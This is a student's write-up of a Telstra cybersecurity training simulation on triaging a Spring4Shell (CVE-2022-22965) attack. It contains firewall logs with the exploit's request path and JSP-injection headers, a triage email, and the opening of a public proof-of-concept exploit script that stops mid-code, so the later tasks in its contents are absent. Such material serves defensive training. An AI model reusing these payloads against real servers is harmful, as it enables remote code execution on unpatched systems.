Justin Goncalves
9/25/2024

# Telstra Cybersecurity Program

## Table of Contents

**Telstra Cybersecurity Program.......................................................1**
Table of Contents.......................................................1
Program Overview.......................................................1
**Task 1: Responding to a Malware Attack.......................................................3**
Scenario.......................................................3
Incident Response Triage.......................................................6
Incident Response Email.......................................................6
**Task 2: Analyzing the Attack.......................................................7**
Scenario.......................................................7
Incident Analysis.......................................................9
Firewall Request Email.......................................................9
**Task 3: (Technical) Mitigate the Malware Attack.......................................................10**
Scenario.......................................................10
Security Engineering: Firewall Implementation.......................................................11
Figures and Supporting Visuals.......................................................13
**Task 4: Incident Postmortem.......................................................18**
Scenario.......................................................18
Postmortem Report.......................................................19
**Personal Reflection.......................................................21**
**Certificate of Completion.......................................................22**

## Program Overview:

Welcome to the Telstra Cybersecurity Program! We are so excited to have you here!

Our heritage is proudly Australian, but we're creating a global footprint. With a workforce of employees across more than 20 countries, we're working towards our vision of becoming a world-class technology company that empowers people to connect.

During this program, you will get the opportunity to step into the shoes of a Telstra team member and complete tasks that replicate the work that our Cybersecurity team does every day. You'll learn how to communicate, mitigate and reflect on a distributed denial of service (DDoS) attack.

We hope this program provides a great resource for you to up-skill and strengthen your resume as you explore career options and a potential career at Telstra!

Skills you will learn and practice: Cybersecurity, Incident Triage, Detection and Response, Research, Network Analysis, Data Analysis, Software Development, Python, Security Engineering, Solution Architecture, Design Thinking, Root Cause Analysis, Governance, Risk, and Compliance

**Task One:** Responding to a malware attack
An alert has come into the Security Operation Centre (SOC). Triage the alert and respond to the malware attack by contacting the appropriate team.

**Task Two:** Analyzing the attack
Analyze the data of the malware attack to identify how the malware spreads. Find patterns used by the attacker so that we can prepare a firewall rule to stop the spread of the virus.

**Task Three:** (Technical) Mitigate the malware attack
Using the patterns you've identified, use Python to write a firewall rule to technically mitigate the malware from spreading.

**Task Four:** Incident Postmortem
Now that the incident has been resolved, create a postmortem to reflect on the details of the incident.

## Task 1: Responding to a malware attack

*Review the scenario below. Then complete the tasks and activites.*

### Scenario

You are an information security analyst in the Security Operations Centre. A common task and responsibility of information security analysts in the SOC is to respond to triage incoming threats and respond appropriately, by notifying the correct team depending on the severity of the threat. It's important to be able to communicate the severity of the incident to the right person so that the organization can come together in times of attack.

The firewall logs & list of infrastructure has been provided, which shows critical services that run the Spring Framework and need to be online and uninterrupted. A list of teams has also been provided, which depending on the severity of the threat, must be contacted.

It's important to note that the service is down and functionality is impaired due to the malware attack.

### Here is your task

Your task is to triage the current malware threat and figure out which infrastructure is affected.

First, find out which key infrastructure is currently under attack. Note the priority of the affected infrastructure to the company - this will determine who is the respective team to notify.

After, draft an email to the respective team alerting them of the current attack so that they can begin an incident response. Make sure to include the timestamp of when the incident occurred. Make it concise and contextual.

The purpose of this email is to ensure the respective team is aware of the ongoing incident and to be prepared for mitigation advice.


### Resources to help you with the task

https://spring.io/security/cve-2022-22965

https://www.cisa.gov/news-events/alerts/2022/04/01/spring-releases-security-updates-addressing-spring4shell-and-spring

**Affected Infrastructure List and Firewall Logs Below**

## Firewall Dashboard



Firewall Events

Mar 20th 07:02 → Mar 20th 14:21

Events summary


| Total | Bypass | Block | Managed Challenge |
|---|---|---|---|
| 1.59k | 1.53k | 46 | 16 |

## Infrastructure List



| Infrastructure Software | Infrastructure Name | Network Hostname | Description | Infrastructure Team | Team Lead Email | Priority |
|---|---|---|---|---|---|---|
| Spring Framework 5.3.0 | Mobile Tower Connection | mobiletower.internal.network | Provides a route between mobile towers across the country for cell service | Mobile Team | mobileteam@email | P2 - High |
| Spring Framework 5.3.0 | NBN Connection | nbn.external.network | Provides high-speed nbn connection service | nbn Team | nbn@email | P1 - Critical |
| Spring Framework 5.3.0 | Home & Business Lines | homebiz.internal.network | Provides home & business line products such as VoIP | Networks Team | networks@email | P2 - High |
| Spring Framework 5.3.0 | ADSL Connect | adsl.internal.network | Provides ADSL product to customers | Networks Team | networks@email | P2 - High |
| | | | | | | |

## Some of the Firewall Logs



| action | clientCountryName | clientIP | clientRequestHTTPHost | clientRequestHTTP | clientRequestHTTP | clientRequestPath | clientRequestData | datetime | headers |
|---|---|---|---|---|---|---|---|---|---|
| bypass | AU | attacker.ip.address.network1 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:21:00Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network2 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:21:00Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network3 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:21:00Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network4 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:21:00Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network5 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:59Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network6 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:59Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network7 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:56Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network8 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:56Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network9 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:56Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network10 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:55Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network11 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:55Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network12 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:55Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network13 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:54Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network14 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:54Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network15 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:54Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network16 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:52Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network17 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:51Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |
| bypass | AU | attacker.ip.address.network18 | nbn.external.network | POST | HTTP/1.1 | /tomcatwar.jsp | class.module.classLoader.resources.conte | 2022-03-20T03:20:51Z | suffix=%>//<br>c1=Runtime<br>c2=<%<br>DNT=1<br>Content-Type=application/x-www-form-urlencoded |

## Incident Response Triage

In this task, I analyzed the firewall logs to identify the critical infrastructure under attack and understand the severity of the situation. By reviewing the logs, I noticed a pattern of bypass attempts targeting the NBN external network, which is classified as a critical asset for high-speed connections. The attack timestamps matched the alert trigger time, confirming that the NBN infrastructure was indeed compromised. Using OSINT research, I identified that the attack leveraged the CVE-2022-22965 vulnerability, which could allow remote code execution through the Spring Framework on systems using Apache Tomcat.

After confirming the affected infrastructure, I triaged the incident and determined that the NBN Team needed to be notified immediately, given the high priority of the asset. I drafted a concise email outlining the key details of the attack, including the nature of the threat, the compromised systems, and suggested remediation actions to mitigate the malware's impact. This proactive communication was essential to ensure the NBN team could act swiftly and begin their incident response to contain and resolve the issue.

**From:** Telstra Security Operations
**To:** nbn Team (nbn@email)
**Subject:** Immediate Attention Required: Critical Malware Attack on NBN Infrastructure
—
**Body:**
Hello NBN Team,

At **2022-03-20T03:16:34Z**, we detected a significant malware attack targeting the **NBN external network**. The firewall logs reveal multiple bypass actions originating from an attacker IP targeting the **nbn.external.network**. This activity is consistent with an exploit of the **Spring Framework RCE (CVE-2022-22965)**, which can allow remote code execution and compromise the underlying systems. The attack has affected the functionality of the NBN service, potentially exposing sensitive data and disrupting high-speed connections.

Given the criticality of the **NBN external network** and its classification as a **P1 - Critical** priority asset, we urge the immediate initiation of the incident response process to contain the malware and prevent further damage. We recommend the following actions as part of the response strategy:

1. **Isolate the Affected Systems**: Disconnect the compromised systems from the network to prevent further spread of the malware.
2. **Patch and Update**: Immediately update the Spring Framework to version **5.3.18+** to mitigate the vulnerability (CVE-2022-22965).
3. **Conduct Forensic Analysis**: Investigate the logs to identify all points of entry and assess the full scope of the attack.
4. **Deploy Updated Firewall Rules**: Block the identified attacker IP addresses and any malicious traffic patterns that match the indicators of compromise (IOCs).
5. **Verify System Integrity**: Conduct a comprehensive check to ensure that no further unauthorized access has occurred and that no backdoors were installed.
6. **Restore Services**: Once containment and remediation actions are complete, work with the Network Operations team to safely restore the affected services.

For any questions or issues, don't hesitate to reach out to us.

Kind regards,
Justin Goncalves
*Telstra Security Operations*

## Task 2: Analyzing the Attack

*Review the scenario below. Then complete the tasks and activites.*

**Scenario**

Now that you have notified the infrastructure owner of the current attack, analyze the firewall logs to find the pattern in the attacker's network requests. You won't be able to simply block IP addresses, because of the distributed nature of the attack, but maybe there is another characteristic of the request that is easy to block.

An important responsibility of an information security analyst is the ability to work across disciplines with multiple teams, both technical and non-technical.

In the resources section, we have attached a proof of concept payload that may be of interest in understanding how the attacker scripted this attack.

**Here is your task**

First, analyze the firewall logs in the resources section.

Next, identify what characteristics of the Spring4Shell vulnerability have been used.


Finally, draft an email to the networks team with your findings. Make sure to be concise, so that they can develop the firewall rule to mitigate the attack. You can assume the recipient is technical and has dealt with these types of requests before.

**Resources to help you with the task**

1. Firewall Log Data from Task 1
2. Spring4Shell Proof of Concept Payload https://github.com/craig/SpringCore0day/blob/main/exp.py

**PoC Payload shown below**

**Python Proof of Concept Payload:**



```python
#coding:utf-8

import requests
import argparse
from urllib.parse import urljoin

def Exploit(url):
    headers = {"suffix":"%>//",
               "c1":"Runtime",
               "c2":"<%",
               "DNT":"1",
               "Content-Type":"application/x-www-form-urlencoded"

    }
    data =
